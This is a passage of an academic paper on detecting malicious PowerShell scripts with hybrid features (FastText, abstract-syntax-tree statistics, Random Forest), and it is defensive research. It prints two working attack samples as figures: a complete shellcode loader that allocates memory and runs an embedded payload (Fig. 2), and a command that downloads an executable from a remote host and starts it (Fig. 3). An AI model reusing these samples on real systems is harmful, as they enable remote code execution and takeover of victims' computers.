Neurocomputing 448 (2021) 30–39

Contents lists available at ScienceDirect

Neurocomputing

journal homepage: www.elsevier.com/locate/neucom

Effective method for detecting malicious PowerShell scripts based on hybrid features ☆

Yong Fang, Xiangyu Zhou, Cheng Huang *

College for Cybersecurity, Sichuan University, Chengdu, Sichuan, China

ARTICLE INFO

Article history:
Received 1 August 2020
Revised 28 January 2021
Accepted 29 March 2021
Available online 2 April 2021
Communicated by Zidong Wang

Keywords:
Powershell
Abstract syntax tree
Scripts detection
Machine learning

ABSTRACT

At present, network attacks are rampant in the Internet world, and the attack methods of hackers are changing steadily. PowerShell is a programming language based on the command line and.NET framework, with powerful functions and good compatibility. Therefore, hackers often use PowerShell malicious scripts to attack the victims in APT attacks. When these malicious PowerShell scripts are executed, hackers can control the victim's computer or leave a backdoor on their computers. In this paper, a detection model of malicious PowerShell scripts based on hybrid features is proposed, we analyzed the differences between malicious and benign samples in text characters, functions, tokens and the nodes of the abstract syntax tree. Firstly, the script of PowerShell is embedded by FastText. Then the textual features, token features and the nodes features of PowerShell code extracted from the abstract syntax tree are added. Finally, the hybrid features of scrips will be classified by a Random Forest classifier. In the experiment, the malicious scripts are inserted into the benign scripts to weaken the features of the malicious samples in the level of abstract syntax tree nodes and tokens, which makes the scripts more complex. Even in such a complex data set, the proposed model which is based on hybrid features still achieves an accuracy of 97.76% in fivefold cross-validation. Moreover, the accuracy of this proposed model on the original scripts is 98.93%, which means that the proposed model has the ability to classify complex scripts.

1. Introduction

PowerShell is a task-based command-line shell and scripting language built on the.NET framework [1]. PowerShell helps system administrators quickly manage operating system and processes. PowerShell provides access to and operations on files, processes, and Windows APIs, so it is often used by hackers in APT attacks to control victims or leave a backdoor. Hackers often use PowerShell to inject Shellcode into the victim's computer, they usually install Trojans or viruses, etc. What's more, with the development of the research on PowerShell scripts, hackers have also explored various ways to obfuscate PowerShell scripts. They have developed automation tool [2] to obfuscate the script from the perspective of code tokens, characters, and abstract syntax trees. These tools allowed hackers to focus on the PowerShell attack and exploitation, and not distracted by the difficulty of bypass from antivirus software. Therefore, in recent years, hackers have used PowerShell to conduct APT attacks more frequently [3,4].

Researchers have also noticed that PowerShell is gradually being used by hackers for APT attacks and email phishing [4]. They start to use machine learning and deep learning to classify PowerShell scripts. These methods are not accurate enough to resolve the classification of PowerShell malicious scripts only from the perspective of semantics or syntax [5]. As the features used in these studies are not comprehensive enough, so it may make training results less precise. Based on experience in these aspects, we further noticed that it is effective to resolve malicious PowerShell scripts classification from the abstract syntax trees [6], but the AST-based detection model does not have a good accuracy on PowerShell scripts detection. Also, the context embedding method has applied on detecting malicious PowerShell code. Hendler et al. [7] proposed a method of characters embedding, and used convolutional neural networks to classify PowerShell commands, but it cannot fully adapt to the malicious scripts. In 2019, Hendler et al. [8] proposed a model based on tokens embedding and characters embedding, in this model the two embedding outputs will be separately input to two convolutional neural networks, followed by a

☆ This work was supported in part by the National Natural Science Foundation of China (No.61902265, No.U20B2045), National Key Research and Development Program of China (No.2016QY13Z2302, No.2018YFB0804103), Sichuan Science and Technology Program (No. 2020YFG0047, 2020YFG0374), Sichuan University Postdoc Research Foundation (No. 2019SCU12068), Guangxi Key Laboratory of Cryptography and Information Security (No. GCIS201921), and the Fundamental Research Funds for the Central Universities.

* Corresponding author.
E-mail address: opcodesec@gmail.com (C. Huang).

https://doi.org/10.1016/j.neucom.2021.03.117
0925-2312/© 2021 Elsevier B.V. All rights reserved.

BiLSTM layer which will be input with the concatenated result of the output of two convolutional neural networks. This model is effective of detection de-obfuscated and short PowerShell scripts, but it is difficult for this model to detect long PowerShell scripts or obfuscated scripts.

The framework mentioned above has shortcomings in the detection of malicious PowerShell scripts. For example, if the script is too long, the classification model based on text embedding will be invalid. In addition, the detection accuracy of the model only based on AST or semantics is not good. Therefore, in the process of constructing the classification model, we consider using hybrid features to build a PowerShell malicious script detection model to solve these problems. We extract features based on the analysis results from PowerShell scripts on the level of the abstract syntax tree, characters and functions. Then the scripts embedding and classifying results by the FastText [9,10] are added into the input layer to obtain the semantic features of the PowerShell scripts. After combined the two type of features, the Random Forest algorithm is used as the classifier. Based hybrid features, this detection model will not be limited by the length of code in the processing of word embedding, and not be confused by the mixed scripts, as a part of the features are extracted from all code of a script.

In the experiment, we used a publicly available dataset [11] and obtained 138 malicious PowerShell scripts from 23 malicious PowerShell repositories from GitHub. Besides, we used Cobalt Strike 3.8 [12] to generate 10 malicious PowerShell scripts, which can directly control the user's computer after execution. As some PowerShell scripts are too simple, to make it more complex we randomly insert all malicious scripts into different benign scripts, which is named the ”mixed scripts” in this paper. From the 5-fold cross-validation experimental results on mixed scripts, the model proposed in this paper achieved better classification results than other models, reaching a detection accuracy of 97.76%.

In exploring the detection process of malicious PowerShell scripts, we analyzed existing detection methods and compared the difference between malicious and benign PowerShell scripts. The research in this article mainly contributes to the following two aspects:

- We analyzed 4,202 malicious scripts and 4,316 benign scripts at three levels, then found the gap between the two in the use of functions, tokens, and parameters. Further, the PowerShell scripts were parsed into abstract syntax tree, in order to found the difference between the malicious scripts and benign scripts in deep-level. We found a gap between the distribution ratio of malicious samples and benign samples on the nodes of the abstract syntax tree. So, we used these works to construct the manual feature extraction part for the proposed method.
- We use FastText to finish the word embedding of the PowerShell scripts to obtain the context semantic information of scripts, then combine the context-based classification results with the features extracted manually. We are the first using hybrid features for malicious PowerShell scripts detection, and from the experimental results, we found the proposed model achieved better classification accuracy when the semantic information is combined with manually extracted features. Therefore, there is a complementary effect between the manually extracted features and the automated feature extraction, and they have a better classification effect in malicious scrips detection.

The remainder of the paper is organized as follows. Section 2 describes the related work of malware detection and de-obfuscation. The details and workflow of the proposed method are presented in Section 3. Section 4 shows the settings and indicators of the experiment of this paper. The comparison and discussion are also described in Section 4. Finally, the conclusion is in Section 5.

2. Related work

With the popularity of PowerShell among engineers and hackers, malicious using of PowerShell has become more serious. To solve this problem, researchers have proposed detection models based on real-time operation [13] and machine learning, but a difficulty is that various obfuscation methods for PowerShell scripts are implemented by hackers as PowerShell's flexible coding rule. So the obfuscated PowerShell scripts become difficult for detection. In the latest research, de-obfuscation models [5,14] were proposed by researchers to make the PowerShell scripts “clear”.

2.1. Script's obfuscation and deobfuscation

Malware usually uses various obfuscation strategies and encryption methods to bypass the detection [22,23]. Also, PowerShell scripts were obfuscated by hackers from various strategies based on PowerShell's flexible writing specifications. Daniel Bohannon released the automated PowerShell script obfuscation tool Invoke-Obfuscation [2] in 2015. This tool can obfuscate PowerShell scripts from the level of characters, tokens, and even abstract syntax trees, providing convenience for many hackers. Daniel Bohannon also proposed a PowerShell Obfuscation Detection Framework named Revoke-Obfuscation [24], to give a obfuscattion score of obfuscated script. To combat these obfuscation techniques, the academic community has made much research on de-obfuscation of PowerShell scripts.

As summarized in Table 1, Jeff White [15] made an analyze of malicious PowerShell scripts, he put all the samples in different families, and open his dataset in [11]. In 2018, a model named PSDEM was proposed by Liu et al. [16], they analyzed several obfuscation methods, used regular expressions to find obfuscation

Table 1
Summary table of main related work.

Proposed model	Authors	Published year	Malware deobfuscation	Malware detection	Targeted language
Revoke-Obfuscation [2]	Daniel Bohannon	2017	✓		PowerShell
psencmds [15]	Jeff White	2017		✓	PowerShell
PSDEM [16]	Liu et al.	2018	✓		PowerShell
PowerShellProfiler [17–19]	Jeff White	2019	✓		PowerShell
PowerDrive [14]	Ugarte et al.	2019	✓		PowerShell
PowerShellDeobfuscation [5]	Li et al.	2019	✓	✓	PowerShell
4-CNN and more [7]	Hendler et al.	2018		✓	PowerShell
Token-Char and more [8]	Hendler et al.	2019		✓	PowerShell
Jstap [20]	Fass et al.	2019		✓	JavaScript
Jsdc [21]	Wang et al.	2015		✓	JavaScript
AST-based [6]	Rusak et al.	2018		✓	PowerShell

methods of the code, then used the corresponding method to deobfuscate these code. Jeff White [17–19] made a similar work, he used regular expressions to remove the obfuscation too, and open his code in [25]. As their method is static, it will fail when the obfuscated code needs to be converted to the original code during execution. Ugarte et al. [14] designed the PowerDrive deobfuscation system. Through the multi-layer processing method, the obfuscated code was found using regular expressions. The PowerShell script was restored according to the encoding type. They covered the function of PowerShell to execute the string command and dynamically de-obfuscate the obfuscated code. In 2019, Li et al. [5] parsed the PowerShell script into an abstract syntax tree, using the subtree of the abstract syntax tree as the minimum recovery unit, and using machine learning to discover whether there is any confusion in the subtree code fragments. If the obfuscation exists, their framework will use PowerShell to execute the code snippet to obtain the de-obfuscated string, and then remove the redundant characters to get the de-obfuscated code snippet. Finally, traverse the subtree to complete the de-obfuscation work and restore all the code snippets. Their method have amazing de-obfuscation effects for obfuscated scripts.

The study of de-obfuscation is mature on JavaScript code. Abdelkhalek et al. [26] proposed JSDES, which is a hybrid method for obfuscation functions, then de-obfuscate these functions. A semantic-based approach was proposed by Lu et al. [27] which uses dynamic analysis and program slicing techniques to simplify the obfuscation. There are also many studies on de-obfuscation for binary, approaches [28–31] concentrate on various techniques for monitoring the execution of binary. And researchers [32–35] found hybrid features on obfuscation detection.

2.2. Detection of malware

In the field of script detection, PowerShell detection is still in the development stage. Due to the flexible writing method of PowerShell, the detection of PowerShell scripts is still a difficult problem. To solve the security problem of PowerShell, Microsoft proposed an ASMI [36] solution in 2015, that is, before the execution of PowerShell, the ASMI interface can be used to obtain the PowerShell code that is going to be executed. Hendler et al. [8] conveniently obtained the PowerShell code using the ASMI interface and then combined multiple detection models using text embeddding methods and deep learning. Deep learning has become an effective method for script detection. In 2018, Hendler et al. [7] used a convolutional neural network to detect the PowerShell command line, but their method is only performed well on the PowerShell command line. The work of Hendler and others is to extract features from the perspective of deep learning to complete the detection of PowerShell scripts, but from the experience of JavaScript script detection [21,37,38], the analysis of script semantics, syntax, and code flow will give helps for scripts detection. Rusak et al. [6] parsed the PowerShell script into abstract syntax tree, then convert it into vectors and use these vectors as input of neural network for script detection. Their method is novel but not performance well. Fass et al. [20] proposed JStap, which use n-gram to extract features from abstract syntax tree(AST), Control Flow Graph(CFG) and Program Dependency Graph(PDG) to build their detection model. Anh et al. [39] proposed DGCNN based on large-scale CFG for malware analysis and software defect prediction. Obviously, their work proved that it is effective for using the abstract syntax tree to detect scripts. Li et al. [5] realized the detection method of PowerShell script from the semantic perspective, but the detection effect was not ideal. In 2019, the HIDENOSEEK was proposed by Fass et al. [40] which can rewrite the AST of malicious JavaScript into an benign one to bypass the detection from syntactic structure. So, it is important for detection model using comprehensive features. Cui et al. [41] proposed a malicious code detection algorithm, which combined the CNNs with NSGA-II, and it was proved to be effective from their experimental results. To solve the various kinds of optimization problems, Wang et al. [42] proposed monarch butterfly optimization (MBO) algorithm. The defense against PowerShell attacks can also be implemented from a lower level. Rousseau et al. [13] used.NET to implement a method to dynamically monitor the PowerShell execution process. Their method can effectively block PowerShell attacks at runtime, but it is difficult to implement and they have no public code.

For malware detection, there are also studies based on different strategies. Azab et al. [43] proposed the CONIFA framework to detect botnet caused by malware using the regularities in C&C communication channels and malicious traffic. Zhang et al. [44] proposed an anomaly detection model of network caused by malware, and they proposed the MaOEA-ABC algorithm in order to find the better features. Although these detection model are effective for known malware, malware-variants allows detection model to more easily find new attacks. So, Azab et al. [45] utilized data mining concepts with hashing algorithms, especially the TLSH algorithm. From their experimental results, the proposed method is effective for detecting the malware variants.

3. Overview of proposed model

Aiming at the complexity of PowerShell scripts, we have designed a detection model based on hybrid features, which can extract features from the character level, function level, abstract syntax tree level, and semantic feature of the script, and use Random Forest to classify PowerShell scripts.

3.1. System overview of proposed method

As shown in Fig. 1, in the part of manual feature extraction, the framework will extracts the information entropy, character distribution, and function usage, etc. The script will be parsed into abstract syntax tree, then the model will calculate the distribution of the 23 type of nodes from the abstract syntax tree(AST), the depth of AST and etc. At last, these features will be combined with the features from the next part.

In the automatic feature extraction part of the model, to reduce the interference of unnecessary characters on the detection, we removed all the comments in the scripts and eliminated the special characters in the scripts. For example, multiple consecutive spaces in the scripts were replaced with one, tabs and new-lines were deleted directly. After completing this step, the PowerShell script will be converted to one line text, that each word is separated by a space and has no punctuation. Then the training samples will be used to train the FastText model. When the training is completed, the output (label and confidence) of the FastText model will be treated as two features, and combined with the manually extracted features.

When the two feature extraction parts are completed, the two types of features will be combined directly, and input into a Random Forest classifier, whose parameters of n_estimators are 70, max_features are 8, and the random_state is 0. The detection model based on hybrid features achieved an accuracy of 97.76% in 5-fold cross-validation of experiment.

3.2. Details of manual features

After summarizing the detection methods of malicious PowerShell scripts by researchers in recent years, we found that there is no research on the analysis of the script function level for the detection of PowerShell scripts, but the function level of PowerShell must




Fig. 1. Architecture of detection model for malicious PowerShell scripts based on hybrid features.

be helpful for detection of malicious PowerShell scripts. So in this chapter, we will show our analysis of malicious and benign PowerShell scripts in detail. Our analysis mainly includes three levels: textual level, function level, and abstract syntax tree level.

3.2.1. Textual level

Since the PowerShell commands from [15] are relatively simple in our data set, we randomly insert these malicious samples into different benign PowerShell scripts. In this way, the malicious features of the malicious PowerShell script will be weakened, even so, our analysis found that the malicious PowerShell scripts still exhibit features that can be used for classification at the function and abstract syntax tree levels.

Shellcode: On the character features of PowerShell scripts, we found that malicious PowerShell scripts are often mixed with Shellcode code. For example, in Fig. 2, they use a lot of hex-encoded characters. Therefore, the existence of Shellcode code in PowerShell scripts is an important indicator.


Information entropy: Entropy is a measure of the unpredictability of information content, which is used to analyze the distribution of different characters. The entropy is calculated as follows:

$$H(X) = -\sum_{i=1}^{N}\left(\frac{x_i}{T}\right)\log_{10}\left(\frac{x_i}{T}\right)\begin{cases} X = \{x_i, i = 0, 1, \ldots, N\} \\ T = \sum_{i=1}^{N} x_i \end{cases} \tag{1}$$

In the above formula, x_i refers to the count of each character of PowerShell script, T refers to counts all characters. Hackers often obfuscate malicious PowerShell scripts to evade the detection of antivirus software. Relatively speaking, the semantics of PowerShell scripts are close to natural language, so the distribution of English letters in a benign PowerShell script is close to the distribution of English letters in natural language. In the other word, the entropy of benign script is higher than obfuscated script [46]. Base on this point, we calculate the information entropy of the PowerShell script as a feature.


Top 5 characters: From our analysis of the data set, there is a gap between the distribution of character in the malicious script and the benign scripts. We convert the five characters into ASCII, which are the five most characters in a PowerShell script, then sort them according to the quantity of each character in the script, we use the sorted top 5 ASCII as features at last.

Character length: By comparing the string usage of benign and malicious scripts, we found that malicious scripts tend to use longer strings because the truly malicious code snippets are encoded into strings, then these malicious scripts can be obfuscated easily. Besides, we found that the number of strings in the malicious script is longer than the benign samples. Therefore, we counted the number of strings, the maximum length of the strings, and the average length of the strings as three features for each script.



```
$c = '[DllImport("kernel32.dll")]public static extern IntPtr
VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
flProtect);[DllImport("kernel32.dll")]public static extern IntPtr
CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr
lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr
memset(IntPtr dest, uint src, uint count);';$w = Add-Type -
memberDefinition $c -Name "Win32" -namespace Win32Functions -
passthru;[Byte[]];[Byte[]]$z = 0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,
0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0
x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x02
,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x
10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,0x51,0x8b
,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0
x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,
0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0x
d3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x0
1,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0
x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x6
8,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0
x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xf
f,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0
xe0,0xff,0xd5,0x97,0x6a,0x05,0x68,0xc0,0xa8,0x01,0x8e,0x68,0x02,0x0
0,0x1f,0x90,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x3f,0x0
0,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,
0xff,0xd5,0x83,0xf8,0x00,0x7e,0xe9,0x8b,0x36,0x6a,0x40,0x68,0x00,0x
10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,
0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x
83,0xf8,0x00,0x7e,0xc3,0x01,0xc3,0x29,0xc6,0x75,0xe9,0xc3,0xbb,0xf0,
0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5;$g = 0x1000;if ($z.Length -gt
0x1000){$g = $z.Length};$x=$w::VirtualAlloc(0,0x1000,$g,0x40);for
($i=0;$i -le ($z.Length-1);$i++) {$w::memset([IntPtr]($x.ToInt32()+$i),
$z[$i], 1)};$w::CreateThread(0,0,$x,0,0,0);for (;;){Start-sleep 60};
```

Fig. 2. Malicious script with Shellcode.



```
(New-Object System.Net.WebClient).DownloadFile('http://9*.1**.5*.2**/
~yahoo/csrsv.exe',"$env:APPDATA\csrsv.exe");Start-Process ("$env:APP
DATA\csrsv.exe")
```

Fig. 3. Malicious script with downloading malware from Internet.

URL or IP: We also found that malicious PowerShell scripts often download malware or malicious code from external websites to further attack the computer. As shown in Fig. 3, there is a URL address in the malicious PowerShell script. If this script is executed, PowerShell will download malware from the URL and execute the malware. Using this method to execute the malicious PowerShell script, real malicious behavior is hidden in the downloaded file. Therefore, we consider the presence of URLs or IP in the script as an important feature.

Special variable names: Besides, we found that the variable in malicious PowerShell scripts is always named ”cmd”, ”Shell”, ”c”, etc. This is because hackers like to use PowerShell scripts to call command lines in hacking. Therefore, the number of variables and special variable names in the script is important for judging a malicious PowerShell script.

3.2.2. Function level

The PowerShell script can be parsed into an abstract syntax tree by Microsoft’s official library *[System.Management.Automation.Language]*. We first analyzed the use of functions, parameters, and tokens in malicious and benign PowerShell scripts by using an abstract syntax tree and counted the usage times of these functions, parameters, and tokens. Then we further followed the top 200 functions to determine which functions are malicious.

We have noticed that Jeff White has done similar work [17–19]. He classified malicious functions, parameters, and words in different families, and assigned different scores to different families. In his work, the malicious family will be given a positive score, and the benign family will be given a negative score. He find all malicious or benign families in the PowerShell scripts, then give scores according to different families. He sums all scores up to get the total rating, a higher total rating indicates that this script is more likely to be malicious. But the total rating cannot be negative, so its minimum value is 0. We think that this method is effective to detect malicious scripts. Furthermore, we have extended his malicious or benign families from the analysis results and allowed the total rating to be negative. In summary, we scored functions, parameters, and words that appeared in PowerShell scripts, and used the total rating as a feature.

We used the PowerShell command *[System.Management.Automation.PSParser]::Tokenize* to parse the scripts into an abstract syntax trees, which is used to calculate the distribution of tokens in the dataset. We noticed that the tokens of ”member” type are specific function after command, so we got all the tokens of scripts and found that the tokens of member type have different distribution. From our statistical results, the usage of tokens in malicious or benign scripts are significantly different, which also indicates that the writing ideas and semantics of the two types of samples are different. We calculate the proportion of tokens used by each script and consider only the top 40 tokens of member type in malicious samples, but among them, 7 tokens are duplicates, so after removing these duplicate tokens, we actually used top 33 tokens of member type.

3.2.3. Features based on the abstract syntax tree

After parsing the PowerShell scripts into abstract syntax tree, there are only 71 types of nodes. The research of Rusak et al. [6] found that the distribution of the 71 types of nodes are different, so we analyzed the types of abstract syntax tree nodes in malicious and benign samples, and counted the proportion of the usage times of each node among all the nodes. The statistical results are shown in Fig. 4. There are five nodes in the malicious samples that are not used in the benign samples. We take whether these five nodes exist in the abstract syntax tree of the script as the features. We also found that the proportion of the use of most nodes is different in malicious samples and benign samples. In order not to make features redundant, we only consider the 23 nodes in the benign sample which shown in Fig. 4. There are 4 nodes in malicious scripts more than benign scripts, in contrast, 19 nodes in benign scripts are more malicious scripts. So, the proportion of these 23 nodes in the abstract syntax tree are used as features. We also use the depth of the abstract syntax tree as features.

The manual feature extraction of PowerShell scripts mainly comes from empirical analysis. We found the differences between malicious samples and benign samples at the character level, function level, and abstract syntax tree level, and used these differences to extract the features of the samples. In the process of feature extraction, we analyzed and extracted the function and parameter features in the script, and also analyzed the abstract syntax tree of the script, but the analysis of the syntax and semantics of the script are not involved in the manually extracted features. So we decided to use word embedding method to extract the semantic features of the script.

3.3. Details of semantics based features

We have analyzed various character-level features of the PowerShell code and extracted features from the nodes distribution and tokens distribution of the abstract syntax tree. Next, we need to use FastText to perform text semantic analysis on PowerShell scripts, which will helps the model obtain hybrid features. It will help the model effectively classify malicious samples on mixed scripts, which will be demonstrated in **chapters 4**.

3.3.1. The construction of FastText

FastText [9,10] is an efficient word embedding and text classification algorithm. Compared with deep neural networks, it can finish training and classification faster while maintaining high precision. FastText does not require pre-trained word vectors, it will train the word vector by itself. The framework of FastText is shown in Fig. 5. X_1, X_2, ..., X_N in the input layer of the model represent n-gram vectors in a text, and each feature is the average of word vectors. In the hidden layer of the model, the vectors will be mapped to the hidden layer, then the maximum likelihood function will be solved, after that the Huffman tree is reconstructed according to the weight of each category and the model parameters. Finally, the output layer traverses all the leaf nodes of the classification tree to find the label with the highest probability. The FastText model is lightweight, so it can help the model obtain the textual features in the PowerShell script fast.

3.3.2. Scripts preprocessing

In our data set, both benign scripts and malicious scripts have a large number of comments. Because the expressions of the authors of the code are different, these comments will interfere with the word vector of the text, so all comments were removed, including single-line comments and multi-line comments. Because the PowerShell code is not case sensitive, all tokens were normalized to the lowercase. Further, in order to avoid the expansion of the word vector caused by the numbers, all the numbers were replaced with ‘*’. Then, all irrelevant characters are replaced by spaces (including line breaks, tabs, special symbols, etc. We use regular expression $[\wedge a - zA - Z * \ \$]$ to find these irerelevant characters). Finally, all consecutive spaces are replaced with a space to ensure that the tokens will be segmented correctly.

3.3.3. Training FastText model

After all scripts are processed correctly, each training script will be converted into a line of sentences and labeled for subsequent training. We use the training set to pre-train the FastText model, and the dimension of generated vector is 300. When expressing word vectors in FastText, we compared the impact by different n of n-gram for n in [1–3] of FastText. More detailed experimental results will be introduced in the next section.




Fig. 4. Comparison graph of 23 nodes in abstract syntax tree of malicious benign scripts.




Fig. 5. Model architecture of FastText for a sentence with N ngram features X_1, X_2, . . ., X_N.

3.4. Limitation and practicality

The proposed model has several limitations. It must be implemented on de-obfuscated PowerShell scripts, or it will be invalid. The method must be implemented on the Windows system, as we used the Windows official library *[System.Management.Automation.Language]* to parse the PowerShell scripts into AST. The detection accuracy of the proposed model is limited by the effectiveness of manually extracted features and context-based classifying results, but it also can be improved from the two directions.

Since the proposed method is based on hybrid features, it can find malicious parts in PowerShell scripts from many aspects and not be confused. The proposed method is effective for detecting malicious PowerShell scripts, combining with the de-obfuscation method, it will improve the threshold for hackers to write malicious PowerShell scripts.

4. Experimentation and results

In this section, we use a computer with an Intel i5-6700 K CPU and 24 GB of memory for all the experiments. We need to use deep learning and machine learning algorithms in the model. Therefore, we used Scikit-learn [47] and Keras [48] to build model and the 4-CNN in [7] and Token-Char-W2V in [8]. In this chapter, we will give a detailed account of the source and processing method of the data set. In order to obtain a better model, we conducted experiments on several different structures, and found that the hybrid features with manual extraction and FastText's (2-grams) predictions performed best. The code and data repository will be made available at https://github.com/das-lab/mpsd.

4.1. Data set

Our data set comes from the open dataset and generated by a hacking tool. First, we collected the malicious PowerShell scripts from [11]. We removed the empty scripts or the scripts that could not be run and finally got 4,054 scripts. Secondly, we crawled 23 malicious PowerShell repositories from Github by searching for the keyword ”PowerShell” [49]. They include many repositories familiar to hackers, such as Emperor [50], PowerSploit [51], Nishang [52], and Mimikaz [53]. We found all scripts from these repositories with filename extension is.ps1, and then manually analyzed whether these files are malicious. After this step, we obtained 138 malicious PowerShell scripts. Finally, we used Cobalt Strike 3.8 to generate malicious scripts. Cobalt Strike is an attack team's penetration testing tool that can generate malicious PowerShell scripts to control the victim's computer. We tested all the PowerShell scripts that generated by Cobalt Strike 3.8, then we got 10 malicious PowerShell scripts. All in all, our dataset comes from three parts with a total of 4,202 malicious PowerShell scripts. Considering that the scripts from [11] are malicious snippets, and they are relatively 